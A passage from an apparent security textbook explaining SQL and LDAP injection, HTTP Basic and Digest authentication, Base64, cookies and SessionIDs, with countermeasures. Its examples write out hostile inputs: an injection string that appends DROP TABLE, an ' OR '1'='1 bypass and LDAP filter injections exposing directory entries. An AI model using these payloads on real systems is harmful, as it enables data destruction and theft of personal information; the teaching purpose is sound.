Worse still: Many software systems for construction of SQL commands from user input make it possible to create a whole sequence of commands to be executed one after another. This leads to the possibility of even more complex attacks. For example if the user types in:

```
alice';
DROP TABLE usertable;
SELECT * FROM userinfo WHERE '1'='1
```

to the same application as above, then it will form the SQL commands:

- `SELECT * FROM usertable WHERE userid='alice';`
  `DROP TABLE usertable;`
  `SELECT * FROM userinfo WHERE '1'='1';`

This results in the execution of three SQL commands: Firstly that all information about `alice` in the user table is displayed; next, that the entire user table is deleted; and finally, that all information in the `userinfo` table is displayed.

10.3.1 Countermeasures

Even if all the previous examples are related to situations in which a userid has to be typed in, it should be clear that the same problems can arise in many situations where the user has to input data, irrespective of whether it is a text, a number, a file name, a date or whatever. SQL injection can occur any time that an application which has to construct SQL commands based on input data does not check these data sufficiently. A number of strategies for avoiding injection attacks are therefore based on better control. For example:

1. **Escaping:** Before the application constructs an SQL command from user data, in order to send it to the SQL server, it inserts a "backslash" character (\) before each character which has a special meaning in SQL commands. Such characters are often called *metacharacters*; typically (depending on which SQL database system you use), the metacharacters are:

   single quotation mark ('), double quotation mark ("), backslash (\) and the NUL character (0x00).

   If the user now, as in the previous example, types in `' OR '1'='1`, these input data will be transformed into `\' OR \'1\'=\'1` and the application will form an SQL command:

   - `SELECT * FROM usertable`
     `WHERE userid='\' OR \'1\'=\'1';`

   The added backslash has the effect that the metacharacters will no longer be understood by the SQL server as having their special meanings. Thus while a single quotation mark (') in SQL indicates the beginning or end of a text string, \' stands for a quite ordinary single quotation mark which can appear in a text string just like other ordinary characters. So now the SQL system will not search for a blank userid, but will instead search for the (very strange) userid:

   `' OR '1'='1`

   This is very unlikely to exist, so the injection attempt will be foiled.
2. **Type control:** Data which are typed in are checked to see whether they have a form which is consistent with the type of data expected in the given context. Numbers, for example, must typically consist of decimal digits, possibly with a

single sign (+ or -) and possibly with a single comma or decimal point to separate the integer part from the fraction. Logical values (true/false) often have to be written as "yes" or "no", or as "T" or "F". Dates must for example be given in a fixed format such as `yyyy-MM-dd`. URIs must follow the rules given by the Internet. And so on.

3. **Canonification:** Attackers often type in data in an obscure manner, in order to make it more difficult for the victim to find out what is going on. A popular technique is to give the input characters in the form of hexadecimal numbers which correspond to the character's placing in the character set. This is fully legal, but not very easy for a human reader to follow. For example the attacker could type in the text `alice` as:

   ```
   %x41%x4c%x49%x43%x45
   ```

   In this case the text is quite harmless, but in other cases it could be a text which would lead to SQL injection. To avoid that kind of attack, input data must be *canonified*—that is to say, converted to a standard form where characters represented by hexadecimal numbers are replaced by the characters themselves, before escaping of metacharacters is carried out.


10.4 LDAP Injection

Lightweight Directory Access Protocol, most often known by the abbreviation *LDAP*, is used to get hold of information about subjects and objects within a single system or an entire, possibly very large, network. Many organisations use LDAP databases to store information about their employees and other persons associated with the organisation, and about IT equipment and IT processes within the organisation. An LDAP database is therefore a goldmine for an attacker who wants to collect information about the organisation as a basis for a subsequent directed attack.

The information is stored in a hierarchical structure known as a *Directory Information Tree* (often abbreviated to *DIT*), as in the example in Fig. 10.9. The hierarchy is organised as a so-called *X.500 Directory*, where each individual person, administrative unit and IT unit is described by a set of *attributes*. An object is identified by a *Distinguished Name (DN)*, which is a collection of sufficiently many attributes to unambiguously define the object. Each individual node in the hierarchy (one of the small boxes in the figure) describes an object of a particular class, with a number of attributes. Some of the most common classes are shown in Table 10.2.

Figure 10.9 shows a small portion of a DIT from a (completely imaginary) concern within the medicinal industry. To make the figure easier to find your way round in, the content of objects in the class *person* is shown in red, objects in the class *device* in blue and objects in the class *organization* or *organizationalUnit* in black.

For each object class there are one or more mandatory attributes and a number of optional attributes. For a *person*, for example, it is mandatory to provide a



DC=sanitas,DC=dk
O=Medico A/S
O=MedIT A/S
OU=Probiotics, L=Roskilde
OU=Antivirus, L=Horsens
OU=MedIT Consult, L=Staffanstorp
OU=MedIT Analysis, L=Lyngby
CN=Per Snuffles, T=Section Head, telephoneNumber= (+45)46340101, userPassword=...
CN=NoviraKarma, T=Section Head, telephoneNumber= (+45)88357901, userPassword=...
CN=Carl Ordrik, T=Chief Consultant, telephoneNumber= (+46)250919, userPassword=...
CN=Dat Aminer, T=Ass. CEO, telephoneNumber= (+45)45219191, userPassword=...
CN=Marie Croke, T=Chief Analyst, telephoneNumber= (+45)46340102, userPassword=...
CN=RodAkromats, T=Head of Research, telephoneNumber= (+45)88357902, userPassword=...
CN=Cluster1024, description= Supercluster A, serialNumber= SCL1024-953127
CN=prob6417a, description= Laserjet 4700, serialNumber= JP5NB98765
CN=AV99143r, description= AVGA Bioreaktor, serialNumber= AVB91732-5514

Fig. 10.9 An information hierarchy (DIT) for LDAP

surname (SN) or a "common name" (CN), in addition to which there can optionally be a password, a phone number, a description and/or a collection of DNs for other objects (*seeAlso*) which describe the same person. These could for example describe the person's role (*organizationalRole*), a collection of information about the person's residence (*residentialPerson*) etc. Correspondingly, it is mandatory for an organisational object (*organization*) to provide an *organization (O)* attribute, for a organisational unit object (*organizationalUnit*) to provide an *organizationalUnit*

Table 10.2 Classes of objects in an LDAP Directory (after [79]).

Class	The object describes:
Person-related object classes	
person	A person.
organizationalPerson	A person in relation to an organisation.
residentialPerson	A person with a description of residence.
Organisation-related object classes	
organization	A structured group of persons.
organizationalUnit	An organisational unit, such as a department.
organizationalRole	A function or position in an organisation.
groupOfNames	A set of named objects.
Geographical object classes	
country	A country.
locality	A place or area in the physical world.
IT-related object classes	
applicationProcess	An application which is executed in a computer system.
device	A physical IT unit, e.g. a computer or an I/O-unit.

Table 10.3 Attributes for identification of objects in an LDAP Directory (after [79]).

Attribute & abbreviation	Description
Labelling attributes	
commonName, CN	The usual name for a person or object.
surname, SN	A person's family name.
givenName	A part of a person's name which is not a family name.
initials	A person's initials.
uid	A person's userid for login.
serialNumber	A physical (IT-)unit's serial number.
Geographical attributes	
countryName, C	A two-letter abbreviation for a country name.
localityName, L	The name of a locality in a country.
stateOrProvinceName, ST	The name of a member state or province.
street	A street name and house number, etc.
Organisational attributes	
organizationName, O	The name of a company or institution.
organizationalUnitName, OU	The name of a department, group or other unit.
title, T	A person's title or function.
Descriptive attributes	
description	Descriptive information: interests, keywords, etc.
businessCategory	A type of business or branch of industry.
Postal address attributes	
postalAddress	A postal address.
postalCode	A postal code, ZIP-code etc.
Telecommunication attributes	
telephoneNumber	A telephone number.
facsimileTelephoneNumber	A fax number.
internationalISDNNumber	An international ISDN number.
domainComponent, DC	A component of an Internet name.
Relational attributes	
member	A collection of DNs for members of a group.
owner	A collection of DNs for objects which have ownership responsibility for the given object.
seeAlso	A collection of DNs for other entries in the database which describe the same object.
Security attributes	
userPassword	A person's password.
userCertificate	A person's PKI certificate.

(OU) attribute, for a country object a *country (C)* attribute, for a locality object a *locality (L)* attribute, and so on. The hierarchy can also contain descriptions of groups and their members (via attribute *member*) and other details. Table 10.3 shows some of the most commonly used attributes; they are all identical with the attributes used in *X.500-names* [51].




Fig. 10.10 Scope in LDAP searches. The filled circle is the chosen base object. From left to right: base, one and sub.

10.4.1 LDAP Searches

LDAP is a multifunctional client-server protocol, which makes it possible to insert, modify, delete and search for objects in an LDAP database. Here we focus solely on searching, as it is this function which in practice is most exposed to attacks. To search in the database, the client typically constructs a URI which identifies an LDAP server and specifies where in the DIT hierarchy the search is to take place, and what is to be searched for. The general form of the URI is:

$$\boxed{\textit{ldap://host:port/dn?attributes?scope?filter?extensions}}$$

The various components of the URI are as follows:

host	An Internet name or IP address for the server.
port	The number of the port to be used on the server.
dn	A DN which identifies the *base*—the object in the hierarchy, where the search is to start.
attributes	A comma-separated list of attributes, whose values are to be sent back to the client.
scope	The extent of the search in relation to the base. Possible values (see Fig. 10.10) are: *base* the search only includes the base. *one* the search includes all successors of the base which lie one level below the base in the hierarchy. *sub* the search includes the base and all its successors in the hierarchy.
filter	A set of rules for selection of objects which are to be considered within the given *scope*.
extensions	A comma-separated list of LDAP extensions which are to be used.

Most of these components can be left out. If *host* is omitted, the client must be configured to use a particular server. If *port* is omitted, TCP port 389 (or, if LDAPS is used, port 636) is used. If *dn* is omitted, the empty DN, "", is used, so the search starts at the top of the hierarchy. If *attributes* is omitted, all attributes are sent to the client. If *scope* is omitted, `base` is used. If *filter* is omitted, `(objectClass=*)` is used, so all types of object within the chosen scope are searched. If *extensions* is omitted, no extensions are selected.

Just as with SQL, poorly designed applications which use LDAP can be exposed to injection, which can reveal very sensitive information about individual IT users and pieces of IT equipment which are registered in the LDAP database. The attacker constructs LDAP commands which fetch data from the database in an improper manner. For example, a phonebook application might have normal user input (shown in `red`):

- UserID: `Alfred Nobel`

The actual application might then send an LDAP search command to the server by constructing a URI:

- `ldap://www.univ.dk/?cn,telephoneNumber?sub?(CN=Alfred Nobel)`

The server would respond to this by sending the desired attributes – here the name and phone number—for the person *Alfred Nobel*, which it retrieves from the LDAP database, and the application would pass these on to the user, for example as follows:

-
  ```
  CN = Alfred Nobel
  tlf = 4521 0002
  ```

If the attacker instead provides the following input to the application:

- UserID: `*`

the application will then send an LDAP search command by constructing the URI:

- `ldap://www.univ.dk/?cn,telephoneNumber?sub?(CN=*)`

The result of this would be information about all persons in the LDAP database which the user (the attacker) is allowed to see.

Filter elements in LDAP er logical expressions which can be combined with the logical operators & (’and’), | (’or’) and ! (’not’). This makes it possible to construct very complex filter rules, but also makes injection attacks possible. In the above examples, only a simple filter of the form:

```
(CN=xxxxx)
```

is used, where `xxxxx` is the name of the person whose phone number the user is looking for. But the search will in fact look at all objects below the *base* in the hierarchy, regardless of what they describe. The result of the search will therefore possibly give results taken from several places where the named person is mentioned. The developer of the application might then give way to the temptation of forming a narrower filter of the form:

```
(&(ObjectClass=person)(CN=xxxxx))
```

This means that only objects where **both** the object class is `person` **and** the person’s name is `xxxxx` will contribute to the result. Unfortunately this allows injection to take place. If, for example, the attacker types in:

Table 10.4 Metacharacters in LDAP and their representations after escaping

Character		After escaping	Character		After escaping
ampersand	&	\26	left parenthesis	(	\28
right parenthesis	)	\29	asterisk	*	\2a
slash	/	\2f	less than	<	\3c
equal to	=	\3d	greater than	>	\3e
backslash	\	\5c	vertical bar	|	\7c
tilde	˜	\7e	NUL-character	0x00	\00

- UserID: `*)(userPassword="")`

then the application will construct the filter:

```
(&(ObjectClass=person)(CN=*)(userPassword=""))
```

which will reveal the name and phone number of all persons, with any name, who have an empty password. It requires quite a lot of careful thought to formulate the necessary components in the LDAP URI, especially in the filter, if you want to avoid undesirable behaviour of this type.

Just as in the case of SQL injection, it is necessary to check the user's input in order to avoid LDAP injection. Many forms of attack can, for example, be avoided by using *type control* or *escaping* of the metacharacters, which play a special role in the formulation of LDAP filters. The metacharacters are replaced by a backslash followed by the two hexadecimal digits which represent the metacharacter, before the LDAP command is constructed. Table 10.4 shows the characters and their values after escaping.

10.5 HTTP-based Applications

As we have seen in Chap. 6, HTTP is a client/server protocol for handling documents.

- The client is (typically) integrated in a webbrowser.
- The server is a webserver, somewhere in Cyberspace...
- The conversation between the client and the server consists of a series of exchanges. In each exchange:
  - The client sends a *request* which
    - Identifies a *resource* by specifying a path to a file on the server.
    - Specifies an action (a *"method"*) to be performed on the resource.
    - Possibly supplies details of rules to be followed when the action is performed.
  - The server replies with a *response*, which gives status information and possibly further explanation of what has happened.

An attacker can base an attack on HTTP by, amongst other things:

- Modifying HTTP *header fields*, which are used to transfer further details in requests and responses.
- Forging *authentication data* which have to be exchanged in order to obtain authorisation to perform the desired action.
- Manipulating *cookies* or similar items used to keep track of transactions—that is to say, sequences of related HTTP exchanges which are intended to have an overall effect.
- Manipulating HTTP user data, such as data sent in *webforms* for processing by an application.
- Manipulating the *URI*.
- Sending false *scripts*, for example in PHP, JavaScript etc., which are executed by the user in good faith.

In this section we look at some of these mechanisms.

10.5.1 HTTP Authentication

Authentication in HTTP is based on a Challenge-Response mechanism initiated by the server when the client tries to access a protected resource. It is possible to authenticate the client alone or to mutually authenticate the client and server to one another. The protocol is as follows:

- The client sends an HTTP request to access a resource.
- **Challenge:** The server sends an HTTP response to the client, with the error code `401 Unauthorised`.
- **Response:** The client sends a new HTTP request which contains an `Authorization` header field with authentication data.
- The server replies with a suitable positive or negative HTTP response. (If mutual authentication is required, this response contains the server's authentication data in an `Authentication-Info` header field.)

Within this general framework, there are two forms of authentication: *Basic Authentication* and *Digest Authentication*.

10.5.1.1 HTTP Basic Authentication

This simple form of authentication, which is described in Internet RFC7617 [73], works as follows:

- **Challenge:** A string which identifies which *realm* the protected resource belongs to—that is, the area on the server which the client asks for permission to access. It is the server which decides which resources lie in which realm and what the realms are called. Often just the server's name is used, possibly with the addition of the name of the group of users who have access to the area.

- **Response:** A base64 encoding of Userid and Password, separated by a colon (the character ':').

An example can be seen in Fig. 10.11

Step	Direction	**Request or response**

1.	request	`PUT /groggy/news.html HTTP/1.1`
		`Host www.molester.dk`
		
		`[New content for resource]`

2.	response	`HTTP/1.1 401 Unauthorized`
		`Date: Tue, 13 Dec 2022 09:34:59 EST`
		`WWW-Authenticate: Basic realm="NewsProtect",`

3.	request	`PUT /groggy/news.html HTTP/1.1`
		`Host www.molester.dk`
		`Authorization: Basic dGJvbmVzOkFscGgwMm5VbT8=`
		
		`[New content for resource]`

4.	response	`HTTP/1.1 200 OK`
		`Date: Tue, 13 Dec 2022 09:36:05 EST`

Fig. 10.11 Basic Authentication in HTTP

A Short Interlude: Base64 Encoding


Base64 encoding is a transformation of binary data—sequences of bits—to a sequence of characters from a 64-character alphabet. The steps in the transformation are as follows:

1. Group the binary data into sequences of 3 bytes (=24 bits).
   - If necessary, fill out to a multiple of 3 bytes by adding a suitable number of 0-bits as padding after the last byte.
2. Divide each sequence of 3 bytes up into 4 sequences of 6 bits.
3. Encode each 6-bit sequence as a character, as specified in the encoding table. As there are 64 possible 6-bit sequences, the table will always contain 64 elements, which are customarily chosen from the printable characters. For HTTP authentication, the same table is used as for Base64 encoding of non-ASCII characters according to the MIME standards [39]. This is shown in Table 10.5.
4. If 8 padding bits were added in Step 1, replace the last character from Step 3 by an equals sign (=). If 16 padding bits were added, replace the last two characters from Step 3 by equals signs.

An example where "data" are just some text can be seen in Fig. 10.12. Each character in the text is represented by one byte (8 bits) in "ASCII code".

Table 10.5 Coding table for Base64 encodning (from RFC2045 [39])

Bit sequence	Dec.	Char.	Bit sequence	Dec.	Char.	Bit sequence	Dec.	Char.	Bit sequence	Dec.	Char.
`000000`	0	A	`010000`	16	Q	`100000`	32	g	`110000`	48	w
`000001`	1	B	`010001`	17	R	`100001`	33	h	`110001`	49	x
`000010`	2	C	`010010`	18	S	`100010`	34	i	`110010`	50	y
`000011`	3	D	`010011`	19	T	`100011`	35	j	`110011`	51	z
`000100`	4	E	`010100`	20	U	`100100`	36	k	`110100`	52	0
`000101`	5	F	`010101`	21	V	`100101`	37	l	`110101`	53	1
`000110`	6	G	`010110`	22	W	`100110`	38	m	`110110`	54	2
`000111`	7	H	`010111`	23	X	`100111`	39	n	`110111`	55	3
`001000`	8	I	`011000`	24	Y	`101000`	40	o	`111000`	56	4
`001001`	9	J	`011001`	25	Z	`101001`	41	p	`111001`	57	5
`001010`	10	K	`011010`	26	a	`101010`	42	q	`111010`	58	6
`001011`	11	L	`011011`	27	b	`101011`	43	r	`111011`	59	7
`001100`	12	M	`011100`	28	c	`101100`	44	s	`111100`	60	8
`001101`	13	N	`011101`	29	d	`101101`	45	t	`111101`	61	9
`001110`	14	O	`011110`	30	e	`101110`	46	u	`111110`	62	+
`001111`	15	P	`011111`	31	f	`101111`	47	v	`111111`	63	/



```
1. The text "Maria" is represented by:
|       M       |       a       |       r       |       i       |       a       |
|0|1|0|0|1|1|0|1|0|1|1|0|0|0|0|1|0|1|1|1|0|0|1|0|0|1|1|0|1|0|0|1|0|1|1|0|0|0|0|1|

   which is padded out to a multiple of 24 bits:
|       M       |       a       |       r       |       i       |       a       |
|0|1|0|0|1|1|0|1|0|1|1|0|0|0|0|1|0|1|1|1|0|0|1|0|0|1|1|0|1|0|0|1|0|1|1|0|0|0|0|1|0|0|0|0|0|0|0|0|

2. The bit sequence is divided into groups of 6 bits.
3. Each group is replaced by the character given in the coding table:
|0|1|0|0|1|1|0|1|0|1|1|0|0|0|0|1|0|1|1|1|0|0|1|0|0|1|1|0|1|0|0|1|0|1|1|0|0|0|0|1|0|0|0|0|0|0|0|0|
|     T     |     W     |     F     |     y     |     a     |     W     |     E     |     A     |

4. Replace the last characters by "=", dep. on number of padding bits.
   Final result:          TWFyaWE=
```

Fig. 10.12 Base64 encoding of a piece of text

10.5.1.2 HTTP Digest Authentication

Digest authentication in HTTP, which is described in Internet RFC7616 [81], gives a stronger form of authentication, as it uses a *cryptographic hash* algorithm to hide the password and a *nonce* to protect against replaying. It also allows the server to select different degrees of protection by optionally specifying a value for the desired *quality of protection* (often just known as a *qop value*). If the server's Challenge specifies a qop value, the client must provide a nonce, *cnonce*, which it has chosen for itself, in its Response. This helps to protect against attackers which try to find the password by a known cleartext attack. The client's Response must also contain a nonce counter value, *nc*, which is used to count how many times the client has sent a Response in reply to a Challenge with the nonce specified by the server. This makes it possible for the server to see whether a Response is a replay.

- **Challenge:** The realm of the protected resource, hash algorithm, nonce and (optional) qop.
- **Response:** Realm, hash algorithm, nonce, uri, userid, a hash-based response value, and (if the Challenge contained a qop value) qop, cnonce and nc.

The Response value is evaluated in three steps which depend on which `qop` was chosen. In the most common version, where `qop=auth`, the steps are:

1. Evaluate HA1 = $\mathcal{H}$(userid:realm:password), where $\mathcal{H}$ is the chosen hash function, which by default is MD5.
2. Evaluate HA2 = $\mathcal{H}$(method:uri)
3. Evaluate the Response value as $\mathcal{H}$(HA1:nonce:nc:cnonce:qop:HA2)

If *qop* is not specified in the Challenge, the client must not supply a `cnonce` or `nc`, and `nc:cnonce:qop` is omitted from this last calculation, so the Response value is reduced to $\mathcal{H}$(HA1:nonce:HA2), as in the original version of the protocol described in RFC2069.

An example can be seen in Fig. 10.13.

Step	Direction	`Request or response`
1.	request	`PUT /groggy/news.html HTTP/1.1`
		`Host www.molester.dk`
		`[New content for resource]`
2.	response	`HTTP/1.1 401 Unauthorized`
		`Date: Tue, 13 Dec 2022 06:34:57 EST`
		`WWW-Authenticate: Digest realm="NewsProtect",`
		`qop="auth", algorithm=SHA-256,`
		`nonce="dcd98b7102caf0f8b11a5f600bfb0b093"`
3.	request	`POST /groggy/news.html HTTP/1.1`
		`Host www.molester.dk`
		`Authorization: Digest realm="NewsProtect", algorithm=SHA-256,`
		`nonce="dcd98b7102caf0f8b11a5f600bfb0b093",`
		`response="753927fa0e85d155564e2e272a28d180`
		`2ca10daf4496794697cf8db5856cb6c1",`
		`uri="/groggy/news.html", username="tbones",`
		`qop="auth", nc=00000001, cnonce="17b26ff0"`
		`[New content for resource]`
4.	response	`HTTP/1.1 200 OK`
		`Date: Tue, 13 Dec 2022 06:36:07 EST`

Fig. 10.13 Digest authentication in HTTP

10.5.1.3 Vulnerabilities in HTTP Authentication

Both forms of authentication in HTTP have vulnerabilities.

- **Basic authentication** is very weak:
  - Userid and password are sent in Base64 encoding, which anyone with just a modest knowledge of IT can read by converting the encoded value back to the original text. You can find small apps on the Internet which can do this.
- **Digest authentication** is considerably stronger:
  - The password is sent encrypted (actually as part of a hash value).
  - Replay is avoided by including a *nonce* in the calculation of the hash value, and possibly by using a *client nonce*, `cnonce`, and a *nonce counter*, `nc`.

  BUT: if no hash algorithm is specified, then MD5 is used. This is a weak hash function which is not completely collision resistent. It is strongly recommended to use a stronger algorithm, such as SHA2-256.

More fundamentally, the problem is that authentification uses a userid and password to identify the client. The method is therefore exposed to the same risks as any other authentification method based on the same approach. It also has the weakness that the client authenticates itself to the server, but not vice versa, so a client can be fooled into giving information to a false HTTP server.


If both methods are thought to be too weak, there are at least two alternatives which are notably more secure. The most obvious one is not to use HTTP but *HTTPS*, so the parties can use TLS' possibilities for authentication and protection of credentials which are to be sent to and fro. Another possibility is for the parties to authenticate one another by using Kerberos, as described in Sect. 9.1.5; This solution is often preferred in Windows-based systems.

10.5.2 HTTP Cookies

HTTP request/response exchanges are independent of one another. Cookies are exchanged in order to create and maintain a context, such as a "session" or transaction with several related exchanges. A simple example:

1. The user starts a web application by logging in. The client sends the user's userid and password to the server.
2. The server sends the client a cookie with the userid and password, and an identification for the current session.
3. The cookie is sent to the server on every subsequent approach by the client, so it is not necessary to log in again.

A cookie is a portion of text with information about the transaction and rules for how the cookie is to be dealt with. It is sent from the server to the client in a



```
HTTP/1.1 200 OK
Set-Cookie: Customer="Fred-Snooks-261";
            Domain="wshop.co.uk";
            Path="/bigbuy";
            Max-age="3000";
            Secure
```

Fig. 10.14 A cookie transmitted in an HTTP response from a server to a client

`Set-Cookie` header field in an HTTP response. An example can be seen in Fig. 10.14. As can be seen, each cookie is described by a name and value and optionally a list of *attributes* which specify where the cookie is valid, for how long it is valid and possibly some restrictions on how the cookie may be sent to servers by the client. The name and value are strings of printable characters, where the value may optionally be surrounded by quotation marks " ".

The attributes which the server can use in a `Set-Cookie` header field are currently [10]:

`Expires`	which specifies the date and time at which the cookie will automatically cease to be valid.
`Max-Age`	which specifies the number of seconds for which the cookie is valid.
`Domain`	which specifies the Internet domain to which the cookie may be sent by the client. This means that the set of computers which may receive the cookie from the client is limited to all computers in the given domain and its sub-domains.
`Path`	which specifies the subset of URIs on the server to which the cookie applies.
`Secure`	Which specifies that the client must only send the cookie via a secure channel, typically one secured by SSL/TLS.
`HttpOnly`	which specifies that the client must not allow access to the cookie via channels other than HTTP or HTTPS requests. In particular, this prohibits access via client-side scripting languages such as JavaScript, and therefore prevents theft of the cookie by cross-site scripting.

The client is expected to store the received cookie in a *cookie store* associated with the client (typically the web browser), together with the time of its creation and latest modification. If the client receives a cookie with the same name as an already stored cookie, the old cookie will be replaced by the new one. If a client receives a cookie with an expiry date/time in the past, it must delete the cookie with that name from the store. The client may refuse to store the cookie if it is malformed or if the store is too full.

A cookie with the `Expires` or `Max-Age` attribute is known as a *persistent cookie* and becomes automatically invalid when the expiry date/time is reached or the interval runs out. If both attributes are present, `Max-Age` has precedence. If neither are present, the cookie is non-persistent and becomes automatically invalid as soon as the client closes down.

Step	Direction	Request or response
1.	request	POST /bigbuy/login HTTP/1.1 HOST wshop.co.uk *[data in webform to identify customer]*

2.	response	HTTP/1.1 200 OK
		Set-Cookie: Client="Eddie-Crack-507"; Path=/bigbuy;
		Expires=Tue, 15 Feb 2028 23:45:01 GMT

3.	request	POST /bigbuy/catalog HTTP/1.1 HOST wshop.co.uk Cookie: Client="Eddie-Crack-507" *[data in webform for items chosen by customer]*
4.	response	HTTP/1.1 200 OK Set-Cookie: Item="Hacksaw-053"; Path=/bigbuy
5.	request	POST /bigbuy/delivery HTTP/1.1 HOST wshop.co.uk Cookie: Client="Eddie-Crack-507"; Item="Hacksaw-053" *[data in webform for selecting means of delivery]*
6.	response	HTTP/1.1 200 OK Set-Cookie: Delivery="Cycle-001"; Path=/bigbuy

7.	request	POST /bigbuy/checkout HTTP/1.1
		HOST wshop.co.uk
		Cookie: Client="Eddie-Crack-507";
		Item="Hacksaw-053";
		Delivery="Cycle-001"
		[data in webform to finalise purchase]

8.	response	HTTP/1.1 200 OK

Fig. 10.15 An HTTP session with cookies Only the cookie-related header fields are shown

Cookies should be removed from the cookie store when they become invalid, but the client may in fact remove cookies from the store at any time, in order to create more free space in the store. Most modern web browsers indeed offer a user interface so that deletion of stored cookies can take place at any time under user control.

A client can correspondingly send information to a server in a `Cookie` header field, which can carry one or more name-value pairs of cookies which it has stored. The cookies' *attributes* are not sent to the server, but are solely used to control the behaviour of the client.

An example of a complete session, in which a customer, Eddie Crack, buys a hacksaw to be delivered by bike, is shown in Fig. 10.15. In the course of this session, the server sends the cookies with names respectively `Client`, `Item` and `Delivery`, to the client, and the client uses these in subsequent requests to the server.

The use of cookies is not completely risk free: Cookies are stored on the client, so the user can possibly modify them in order to achieve unauthorised access to another person's account, increase his own privileges (for example so that the cookie gives administrator privileges) or change significant information in a transaction, such as the price. Long-lived ("persistent") cookies are stored as text on the client's disk.

From there an attacker might be able to steal them so as to perform a transaction as another user. Cookies in plaintext can be sniffed when they are transmitted via the net, so if they contain confidential (especially personal) information they should have the `Secure` attribute set to ensure that they are sent via an encrypted connection. Many websites make use of images, displays and advertising material from servers in external domains, and these servers may also send so-called *third-party cookies* to be stored on the client, even though they are not directly connected with the client's activities. By collecting these cookies up, the external parties can form a profile of the user's interests—a simple form of spyware, which we discuss in more detail in Chap. 12.

10.5.3 SessionIDs

A *SessionID* is a set of authentication data which is stored on the server and used to check that subsequent requests from the client are part of the same transaction. A simple example:

- The user starts a web application. The client sends the first HTTP request (typically without a *SessionID*).
- The server asks for the user's userid and password.
- The client sends the user's userid and password to the server.
- The server sends the client a *SessionID* for the transaction.
- Each subsequent request from the client includes this *SessionID*, so the server can check that the request belongs to a valid transaction.

SessionIDs can be transferred in three different ways:

1. The SessionID can be part of a query in the URI which the client uses: `http://www.wshop.dk/bigbuy?sessionID=13EDFA256`
2. The SessionID is placed in a hidden field in a webform, as in Fig. 10.16.
3. The SessionID is sent in a cookie!

```
<FORM METHOD=POST ACTION="/cgi-bin/login.pl">
<INPUT TYPE="HIDDEN" NAME="sessionID" VALUE="13EDFA256">
<INPUT TYPE="hidden" NAME="allowed" VALUE="true">
<INPUT TYPE="submit" NAME="LogIn">
```

Fig. 10.16 A SessionID is sent in a hidden field in a webform

Just like with cookies, the use of SessionIDs is not entirely free of risks. As *SessionIDs* are generated on the server, they are indeed considered to be more secure than cookies, but an attacker can perhaps collect several SessionIDs, in order to see whether he can discover the systematic way in which they are generated. The attacker can collect the SessionIDs on the client or by sniffing traffic on the net. To ensure that transport of SessionIDs through the network is secure, the traffic (just like for cookies) should be encrypted, typically by using SSL/TLS, as discussed in Chap. 8.

10.5.4 Webforms

While cookies and SessionIDs are typically used to build up information about a transaction step by step, webforms make it possible to provide all the information in a single step, after which the collected information is sent on to the application which is to process the transaction. A webform is basically just part of an HTML document which, in addition to ordinary HTML content such as text and markup instructions, contains so-called *controls* such as check boxes, open text fields, radio buttons, menus and so on, which the user can select or fill in before the form is sent for processing.

An example of a webform in HTML is shown in Fig. 10.17. When this webform is presented to the user in a browser, it will typically (the details depend on the browser) appear as shown in Fig. 10.18. As can be seen in Fig. 10.17, the webform contains four *INPUT elements* of the type `text`. In each of these elements the user can type in a line of text. There are also two *BUTTON elements*, which the user can click on. One of these is of the type *submit* and is used to send the form off for processing; the other is of the type *reset* and is used as a cancel button which re-initialises the form, so all its fields have the same content as they had initially.

```
<FORM action="http://newvinoveritas.dk/prog/newcustomer"
method="post">
<P align="center">
